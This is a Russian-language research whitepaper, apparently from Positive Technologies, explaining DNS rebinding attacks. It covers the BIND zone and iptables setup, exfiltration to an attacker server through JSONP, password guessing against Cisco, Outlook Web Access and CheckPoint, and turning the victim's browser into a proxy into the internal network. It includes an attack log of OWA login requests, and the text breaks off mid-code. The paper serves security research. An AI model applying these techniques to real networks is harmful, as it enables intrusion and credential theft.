
DNS REBINDING

ДЕНИС БАРАНОВ, POSITIVE TECHNOLOGIES



POSITIVE / TECHNOLOGIES®

ОГЛАВЛЕНИЕ

1. Обход ограничений	3
2. Реализуем на практике	6
3. Полезная нагрузка	8
4. Определение версии приложения	9
5. Подбор пароля	10
6. Выполнение команд	11
7. Использование браузера жертвы в качестве прокси-сервера	12
8. Атака на корпоративные сети	14
9. Целеуказание	15
10. CSS History Hack v 2.0	16
11. Атака на несколько целей	17
12. Распределенные атаки	19
13. Защита от атаки	20

1 Обход ограничений


Основой модели безопасности, заложенной в современные браузеры, является механизм «Same origin policy». Суть его заключается в следующем: современные браузеры следят за тем, чтобы сценарии, загружаемые с какого-либо сайта, могли отправлять запросы исключительно к домену, с которого они были загружены. Исключение составляет лишь возможность передавать POST-запросы на другой домен и возможность подключать к странице файлы JavaScript и CSS. При этом не существует никаких легальных способов читать данные, полученные с другого домена.

Подумаем, чего конкретно можно было бы добиться, если бы ограничение на получение данных с других доменов удалось бы отменить?


В первую очередь, мы бы получили возможность не только отправлять запросы на сторонние ресурсы (как при стандартных CSRF-атаках), но и обрабатывать ответы, полученные от сервера. Как следствие, большая часть механизмов, предназначенных для защиты от CSRF-атак, перестала бы работать. Мы могли бы получить доступ к ресурсам, расположенным во внутренней сети пользователя, в частности, к тем, доступа к которым извне нет, используя при этом браузер пользователя в качестве прокси. Также можно было бы получать конфиденциальные данные с ресурсов, на которых пользователь проходит аутентификацию при помощи сертификатов. Хорошим примером подобного веб-приложения для корпоративной среды является почтовый сервер Outlook Web Access.

Именно для обхода ограничения «Same origin policy» и было придумано семейство атак Anti DNS pinning, так же известное как DNS rebinding.

Атакам типа Anti DNS pinning подвержены веб-серверы, которые отвечают на HTTP-запросы с произвольным значением заголовка Host. В частности, уязвимы все веб-серверы Apache и IIS с конфигурацией по умолчанию. Также уязвимы практически все удаленные сервисы, к которым не предполагается доступ через веб-сервис, но команды к которым передаются по протоколу HTTP. В частности, уязвимы практически все сервисы, предоставляющие удаленные API с управлением при помощи протоколов SOAP, XML-RPC, или подобных. Примером уязвимого сервиса является протокол управления системой виртуализации VMware ESX.



Описание: Обнаружение уязвимости сканнером MaxPatrol



Описание: атакуем методом DNS Rebinding

Дело в том, что современные браузеры, получив страничку с какого-либо сайта, кэшируют результаты DNS-запроса. Кэширование необходимо для предотвращения отправки запросов к сторонним серверам осуществляемой с помощью подмены IP-адреса. Этот механизм называется DNS Pinning.

Подумаем, что сделать,, чтобы этот механизм обойти. Раньше атака (в теории) могла проводиться следующим образом:

1. Жертва обращается к домену, принадлежащему злоумышленнику.
2. Получает с DNS-сервера IP-адрес, соответствующий доменному имени.
3. Обращается на веб-сервер, соответствующий полученному IP, и получает с него сценарий JavaScript.
4. Полученный JavaScript через некоторое время после загрузки инициирует повторный запрос на сервер.
5. В этот момент атакующий с помощью межсетевого экрана блокирует все запросы жертвы к серверу.
6. Браузер пытается повторно узнать IP-адрес сервера, послав соответствующий DNS-запрос, и на этот раз получает IP-адрес уязвимого сервера из локальной сети жертвы.

Следовательно, если нам удастся заманить жертву на свой домен "evil.xxx", можно добиться того, что браузер будет воспринимать данное имя домена как соответствующее IP-адресу не из внешней сети (Интернета), а из локальной. По этому адресу может располагаться, например, какой-нибудь важный внутрикорпоративный ресурс. Проблема только в том, что этот вариант атаки не работает.

2 Реализуем на практике

Как можно понять из описания атаки, нам потребуется один сервер, на котором нужно поднять и настроить веб- и DNS-серверы. Также потребуется доменное имя, на которое можно будет «заарканивать» жертву. При регистрации доменного имени указываем в качестве NS-серверов данные нашего сервера.

Как выяснилось на практике, для успешного проведения атаки нужно настроить NS-сервер так, чтобы в качестве ответа на DNS-запрос он возвращал оба IP-адреса одновременно. Причем IP-адрес сервера, на котором лежит JavaScript, проводящий атаку, должен возвращаться первым, а IP-адрес сервера жертвы - вторым. В таком случае при обращении к домену браузер сначала загрузит атакующий скрипт с нашего сервера и лишь потом, когда сервер станет недоступным (в результате блокировки запроса межсетевым экраном), обратится к серверу жертвы.

Для этой цели вполне подходит сервер "Bind 9". Для того, чтобы он возвращал IP-адреса в нужном порядке, его нужно собрать из исходных кодов (только так, и никак иначе!) с флагом `--enable-fixed-rrset`. По умолчанию этот флаг не установлен, следовательно, версии, распространяемые в бинарниках, использовать не получится.

В настройках `bind9` указывается, что следует использовать фиксированный порядок следования IP-адресов. Для этого в «`named.conf.options`» параметра «Options» указывается «`rrset-oredr { order fixed; };`». Далее нужно настроить зону, (на примере домена "dns.evil.xxx"):

```
dns  A    97.246.251.93
     A    192.168.0.1
```

В итоге, при обращении к DNS-серверу атакующего для домена `dns.attacker.ru` браузер всегда будет обращаться сначала к IP-адресу `97.246.251.93`, затем, если он недоступен, - к `192.168.0.1`. В некоторых случаях этот порядок может нарушаться (подробное описание приведено ниже).

Помимо DNS-сервера для проведения атаки потребуется веб-сервер (в качестве примера, рассмотрим веб-сервер Apache) и удобный механизм блокирования входящих запросов на соединение с сервером.

Для блокировки входящих запросов можно использовать межсетевой экран `Iptables`. Наиболее эффективным способом блокировки является отправка пакета с `tcp-reset` в ответ на попытку соединения. В противном случае браузер будет тратить лишнее время в рамках таймаута TCP-сессии на ожидание ответа от сервера. Ниже описан механизм блокировки запросов с использованием экрана `Iptables`:



Iptables -A INPUT -s [блокируемый IP-адрес] -p tcp --dport 80 -j REJECT --reject-with tcp-reset

```
root@bt:~# iptables -L
Chain INPUT (policy ACCEPT)
target     prot opt source                destination           tcp dpt:www reject-with tcp-reset
Chain FORWARD (policy ACCEPT)
target     prot opt source                destination
Chain OUTPUT (policy ACCEPT)
target     prot opt source                destination
root@bt:~#
```

Описание: Блокируем пользователя при помощи iptables

В примере сознательно блокируется только порт 80, Этот порт будет использоваться под сервис, на который будут отправляться полученные от клиента данные.

В итоге атака выглядит следующим образом:

1. Жертва обращается к домену dns.evil.xxx.
2. DNS-сервер атакующего возвращает оба IP-адреса в фиксированном порядке.
3. Браузер перенаправляет запрос к серверу, расположенному на внешнем IP-адресе 97.246.251.93.
4. Сервер возвращает HTML-страничку со скриптом JavaScript.
5. После загрузки странички в браузере клиентский JavaScript шлет запрос к домену dns.evil.xxx.
6. После получения запроса серверный скрипт блокирует входящие соединения с IP-адреса жертвы.
7. Через некоторое время клиентский скрипт снова обращается к домену dns.attacker.ru, и, поскольку сервер с IP-адреса 97.246.251.93 возвращает RST, запрос перенаправляется на локальный сервер с IP-адрес 192.168.0.1 .

Теперь JavaScript может слать любые GET/POST/HEAD-запросы к приложению, расположенному на IP-адресе 97.246.251.93, обрабатывать полученные ответы и отправлять результаты атакующему!

3 Полезная нагрузка

Итак, браузер воспринимает наш скрипт как загруженный с ресурса из внутренней сети, что дает нам возможность этим ресурсом управлять. Какие задачи этот скрипт должен выполнить для получения практической пользы?

Во-первых, скрипт должен определить, с каким конкретно приложением мы имеем дело. Затем установить, существует ли какая-нибудь авторизация, которую придется обходить, или пользователь уже авторизован через схему однократного ввода пароля и полезные данные можно вытянуть из приложения без подбора пароля. Затем скрипт должен выполнить команды, заложенные в нем для данного типа оборудования: к примеру, изменить конфигурацию или получить копию писем/документов, хранящихся на уязвимом сервере. После выполнения жестко заданных команд можно переключить браузер жертвы в режим прокси-сервера и дать возможность атакующему слать запросы к приложению в режиме On-line.

До выполнения описанных выше задач нужно решить две проблемы:


- как скрипт будет отправлять запросы к уязвимому приложению;
- как будет происходить передача полученных данных на сервер атакующего.

Не забываем о том, что ограничения «Same origin Policy» мы уже обошли, а значит, для общения скрипта с уязвимым сервером можно использовать стандартные AJAX-технологии, в частности, компонент XMLHttpRequest. С передачей полученных данных на сервер сложнее, так как сервер управления процессом атаки (административная панель атакующего) располагается либо на другом домене, либо на другом порте (помним о том, что 80й порт на своем сервере мы заблокировали). Значит, скрипт снова столкнется с ограничениями «Same Origin Policy». К счастью, для решения этой проблемы была придумана технология под названием «JSONP», использование которой позволит отправлять запросы на наш сервер, если тот будет возвращать специальным образом подготовленные ответы (подробнее о технологии «JSONP» вы можете прочитать на ресурсах, посвященных веб-программированию). С механизмами все ясно, идем дальше.

4 Определение версии приложения

Часть приложений при обращении к несуществующему ресурсу возвращает HTTP-ответ с кодом ошибки 404, часть возвращает код ошибки 500. Некоторые виды оборудования возвращают нормальный ответ с кодом ошибки 200 и страницей авторизации или типовой страницей, сообщающей, что ресурс не найден. В связи с этим, чтобы избежать большого числа ложных срабатываний, нельзя просто проверять код ответа при обращении к ресурсу, специфичному для данного вида оборудования. Необходимо либо анализировать возвращаемую страницу для определения какого-либо ключевого слова, либо смотреть на значение поля «Content-Length» и сравнивать с размером страницы у определяемого устройства.

Главной проблемой при работе с неизвестным оборудованием является возможность наткнуться на BASIC-аутентификацию. Проблема заключается в том, что на данный момент нет ни одного известного способа предотвратить появление окна с просьбой ввести пароль, если при обращении к ресурсу правильный пароль не передавался в HTTP-запросе. Самым известным примером оборудования, использующего basic-авторизацию, являются маршрутизаторы Cisco. Поэтому если есть подозрения, что по данному адресу располагается оборудование Cisco, следует в первую очередь либо отправить запрос со стандартным логином /паролем, либо отказаться от отправки запросов к этому серверу. В случае если пароль не подойдет и пользователь кликнет на кнопку окна авторизации, скрипт сможет определить, что получен 401 код ответа сервера, и либо прекратить попытки, либо попробовать следующие вероятные пароли.




Описание: окошко basic-авторизации

5 Подбор пароля

Перед тем, как подбирать логин/пароль пользователя, необходимо проверить, не был ли пользователь авторизован автоматически. Если дополнительная авторизация не требуется, следует сохранить сигнатуру ответа сервера. Если авторизация необходима, можно осуществлять перебор. Следует учитывать, что на некоторых видах сетевого оборудования (пример, межсетевой

экран CheckPoint) авторизация осуществляется в несколько этапов. Для прохождения такой авторизации и необходимо реализовать функцию получения нужных идентификаторов сессии (токенов) и функцию подстановки этих идентификаторов в качестве параметров при отправке запросов. Для этих целей проще всего разработать свой язык шаблонов и заменять в этих шаблонах метки токенов на их реальные значения перед отправкой запроса на сервер. Так же определить имена функций, которые следует вызывать при получении каждого последующего пакета от сервера.



Описание: процесс авторизации в приложении OWA




6 Выполнение команд

При отправке команд на атакуемый сервер необходимо помнить о том, что следует либо использовать `XMLHttpRequest` перевести в синхронный режим, либо синхронизировать отправку команд вручную, и не отправлять последующую команду до тех пор, пока не придет ответ на предыдущую. В целях повышения скорости действия скрипта я рекомендую второй вариант, т.к. ваш скрипт в это время может выполнять еще какую-нибудь операцию и дожидаться ответа от сервера путем временной блокировки работы скрипта слишком расточительно.


7 Использование браузера жертвы в качестве прокси-сервера

Чтобы использовать браузер жертвы в качестве прокси, после завершения работы скрипта нужно запустить функцию «SetInterval» и передать в нее специальный код. Этот код будет запрашивать у управляющего сервера команду, которую нужно запустить на атакуемом оборудовании. Результат выполнения команды можно передать обратно на сервер.



2011-03-18 15:29:24		Engine	Lock released: session_id=b71bf7334c6fb45b57108d887ec7b945 ip_addr=87.245.151.90	87.245.151.90
2011-03-18 15:29:24	10.111.112.138	TaskProcessor	No more commands	87.245.151.90
2011-03-18 15:29:24	10.111.112.138	Engine	<!-- Copyright (c) 2006 Microsoft Corporation. All rights reserved. --><!-- OwaPage = ASP.forms_bas...	87.245.151.90
2011-03-18 15:29:24	10.111.112.138	TaskProcessor	Request: POST /owa/auth/owaauth.dll destination=http://10.111.112.138.dns.p0c.ru/owa/&username=AJ&pa...	87.245.151.90
2011-03-18 15:29:22	10.111.112.138	TaskProcessor	Request: POST /owa/auth/owaauth.dll destination=http://10.111.112.138.dns.p0c.ru/owa/&username=AJ&pa...	87.245.151.90
2011-03-18 15:29:21	10.111.112.138	TaskProcessor	Request: POST /owa/auth/owaauth.dll destination=http://10.111.112.138.dns.p0c.ru/owa/&username=AJ&pa...	87.245.151.90

Описание: получение конфигурации с оборудования Cisco



Описание: результат атаки на Outlook Web Access



8 Атака на корпоративные сети

Мы разобрались, что делать, если цель одна. Теперь надо разобраться, как атаковать корпоративные сети целиком. В первую очередь, для проведения такой атаки необходимо научиться в приемлемое время определять IP-адреса целей атаки. Во вторую, - обеспечить возможность атаки нескольких целей за один сеанс работы пользователя. В третьих, - создать условия для совершения распределенных атак на один и тот же сервер с нескольких браузеров, расположенных во внутренней сети компании. И, наконец, предоставить возможность отправлять запросы на различные IP-адреса, используя браузер жертвы в качестве прокси (выше шла речь об отправке подобных команд только на один адрес).

9 Целеуказание

Во-первых, для определения целей можно сканировать IP-адреса сети по диапазону. Для такого сканирования можно пользоваться, к примеру, тегом «IFRAME» и событием «onLoad». Другой вариант реализации - использовать JavaScript для создания объекта «Image» и через обработчик события «onLoad» определять, загрузилось ли изображение. Чтобы проверить, обнаружен ли ресурс по данному адресу, можно использовать функцию «setTimeout», которая по истечении некоторого времени будет проверять наличие объекта. Если объект не был создан, функция сообщит об отсутствии ресурса по данному адресу.

С использованием этого подхода связано несколько очевидных проблем:

1. Прокси-сервер, находящийся в сети, может возвращать ответ даже при отправке запроса на несуществующий IP-адрес. Таким образом, метод «onLoad» будет срабатывать даже в том случае, если этот IP-адрес не принадлежит реально существующему узлу.
2. Вероятно возникновение большого количества ложных срабатываний при ошибках выбора значения таймаута.
3. При большом значении таймаута и/или большом диапазоне перебираемых адресов подбор может занять значительное время.

Чтобы избежать этих проблем, можно воспользоваться другим методом определения целей.

10 CSS history Hack v 2.0

Несколько лет назад был предложен интересный способ определения веб-адресов, которые посещал пользователь браузера. Суть метода состоит в том, что, используя JavaScript, можно узнать цвет ссылки, созданной на странице. Цвет посещенных ссылок отличается от цвета не посещенных. Следовательно, сформировав список веб-адресов, можно с помощью JavaScript создать тег гиперссылки А для каждого адреса из списка и сверить цвет этой ссылки с цветом уже посещенной ссылки. Для простоты работы цвета уже посещенных ссылок задаются явно при помощи CSS. В итоге, сформировав список из IP- адресов, на которых потенциально может располагаться оборудование, к которому администраторы получают доступ непосредственно по IP адресу, можно узнать, на каких адресах располагаются сетевые ресурсы.

Прошло несколько лет, и эту уязвимость закрыли, современные версии браузеров (например, IE 8) теперь всегда для ссылок программно отдают цвет по умолчанию, даже если ранее ссылка была посещена. Обойдем этот вариант исправления уязвимости. Для этого все также жестко зададим массив ссылок, например:

```
var links = [  
    'http://192.168.0.1',  
